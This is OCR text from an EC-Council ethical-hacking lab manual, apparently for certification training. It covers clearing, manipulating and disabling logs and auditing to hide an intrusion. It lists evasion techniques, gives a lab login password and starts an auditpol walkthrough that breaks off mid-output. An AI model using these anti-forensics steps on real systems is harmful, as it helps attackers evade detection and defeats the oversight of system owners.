
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 11**, **Parrot Security** and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Hiding artifacts in windows and Linux machines
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Lab Tasks

Task 1: View, Enable, and Clear Audit Policies using Auditpol

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

Here, we will use Auditpol to view, enable, and clear audit policies.

1. Turn on the **Windows 11** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network

3. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

4. The **User Account Control** pop-up appears; click **Yes**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.


```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        Success and Failure
  IPsec Driver                            No Auditing
  Other System Events                     Success and Failure
  Security State Change                   Success
Logon/Logoff
